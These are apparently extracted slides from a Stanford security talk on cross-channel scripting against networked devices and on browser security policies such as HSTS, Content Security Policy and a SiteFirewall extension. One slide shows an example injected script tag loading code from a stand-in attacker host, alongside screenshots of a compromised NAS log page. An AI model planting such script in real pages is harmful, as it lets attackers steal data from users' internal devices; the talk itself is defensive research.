
Cross-channel scripting



Cross-channel scripting



Cross-channel scripting



Security policies in browsers



Security policies in browsers



Strict Transport Security

- ▶ ForceHTTPS [JB'08]
- ▶ Stateful, and site-wide
- ▶ Recently adopted by PayPal
- ▶ Several browser implementations

Security policies in browsers



Same Origin Mutual Approval [owvOS'08]

- Manifest delivery, stateless, **site-wide**

Security policies in browsers



Same Origin Mutual Approval [OWVOS'08]

- ▶ Manifest delivery, stateless, **site-wide**

Mozilla Content Security Policy

- ▶ **Header delivery**, stateless, fine-grained

Security policies in browsers



Same Origin Mutual Approval [owvOS'08]

- ▶ Manifest delivery, stateless, **site-wide**

Mozilla Content Security Policy


- ▶ **Header delivery**, stateless, fine-grained

SiteFirewall

- ▶ **Header delivery, stateful, site-wide**




SiteFirewall (a Firefox extension), prevents internal websites from accessing the Internet.





SiteFirewall (a Firefox extension), prevents internal websites from accessing the Internet.





Injected script can issue requests at will:

<script src="http://evil.com">

Before

The screenshot shows a Lacie storage device's web interface. At the top, there is a navigation bar with tabs: Configuration, Network, Disk, Shares, Users, Media, and Status. Below the navigation bar, the user is logged in as 'admin' at '2000-02-11 06:44:02 PM' with a UK flag icon. There is a 'Log Off' link. The main content area displays a log of system events:

| Date | Program | Message |
|-----------------|-------------------------|--|
| Jan 10 02:18:48 | httpd(pam_unix)[17476]: | session opened for user admin by (uid=0) |
| Jan 10 02:18:48 | httpd(pam_unix)[17476]: | session closed for user admin |
| Jan 10 02:19:07 | httpd(pam_unix)[17613]: | bad username [] |
| Jan 10 02:19:46 | httpd(pam_unix)[17617]: | bad username [|

Below the log, a message reads: "We now own your secret data. For example:" followed by a bolded link: "EDmini - secret/". At the bottom, there is a file listing for "secret_code.exe":

| [To Parent Directory] | 01/09/2000 22:50:05 | 7.7k secret_code.exe |
|-----------------------|---------------------|----------------------|
|-----------------------|---------------------|----------------------|



Page interactions with the Internet blocked.

After

| System Log | | | |
|--|-------------------------|--|--|
| Date | Program | Message | |
| Jan 10 02:18:48 | httpd(pam_unix)[17476]: | session opened for user admin by (uid=0) | |
| Jan 10 02:18:48 | httpd(pam_unix)[17476]: | session closed for user admin | |
| Jan 10 02:19:07 | httpd(pam_unix)[17613]: | bad username [] | |
| Jan 10 02:19:46 | httpd(pam_unix)[17617]: | bad username [| |
|] Jan 10 02:19:46 httpd(pam_unix)[17617]: bad username [] Jan 10 02:19:50 httpd(pam_unix)[17618]: session opened for user admin by (uid=0) Jan 10 02:19:50 httpd(pam_unix)[17618]: session closed for user admin Jan 10 02:19:54 httpd(pam_unix)[17664]: session opened for user admin by (uid=0) Jan 10 02:19:54 httpd(pam_unix)[17664]: session closed for user admin Jan 10 02:20:01 httpd(pam_unix)[17795]: session opened for user admin by (uid=0) Jan 10 02:20:01 httpd(pam_unix)[17795]: session closed for user admin Jan 10 02:20:02 httpd(pam_unix)[17847]: bad username [] Jan 10 02:20:02 httpd(pam_unix)[17847]: session opened for user admin by (uid=0) Jan 10 02:20:02 httpd(pam_unix)[17848]: session closed for user admin Jan 10 23:08:40 kernel: egiga0: link down Jan 10 23:08:41 ifplugged(egiga0)[622]: Link beat lost. Jan 10 23:08:43 ifplugged(egiga0)[622]: Executing '/etc/ifplugged/ifplugged.action egiga0 down'. Jan 10 23:08:43 ifplugged(egiga0)[622]: client: route: SIOC[ADD DEL]RT: No such process Jan 10 23:08:44 ifplugged(egiga0)[622]: Program executed successfully. Jan 10 23:13:12 kernel: egiga0: link up<5>, full | | | |

Thinking beyond cookies



Thinking beyond cookies



Policy delivery mechanisms:

- ▶ Manifest files, cookies, custom headers, DNS, certs

Thinking beyond cookies



Policy delivery mechanisms:

- ▶ Manifest files, cookies, custom headers, DNS, certs

Different types of browser state:

- ▶ **Cookies** for web application state
- ▶ **Policy store** for web site security policies

Conclusion

A growing threat



As seen on Twitter...

Sentiment | Conference Beta RC 1.02 [Send an Update](#)

All Search [Want to...](#)

Search: Everywhere Maidenhead, GB [Advanced Search](#) [Live Trending](#) [Export To CSV](#)

Eg, Ad... Use th... http://

Live, refresh in:

Interesting People:

- [Actors](#)
- [Designers](#)
- [Developers](#)
- [Musicians](#)
- [Sport](#)
- [Pets](#)
- [TV](#)
- [Travel](#)
- [Marketing](#)
- [Entrepreneur](#)
- [Bloggers](#)



Alert [http://\[REDACTED\]](http://[REDACTED])
API XCS detected

[OK](#)

A growing threat



... and a smartphone near you.



Conclusion



Rise of multi-protocol devices: XCS

Rise of browser-OS: 24x7 exploitability

Thanks to Eric Lovett and Parks Associates!

Conclusion



Rise of multi-protocol devices: XCS

Rise of browser-OS: 24x7 exploitability

Recommendations

- ▶ HTTP: cross-site policy standard
- ▶ Browser: security policy store (non-cookie)

Thanks to Eric Lovett and Parks Associates!



Questions?



<http://seclab.stanford.edu>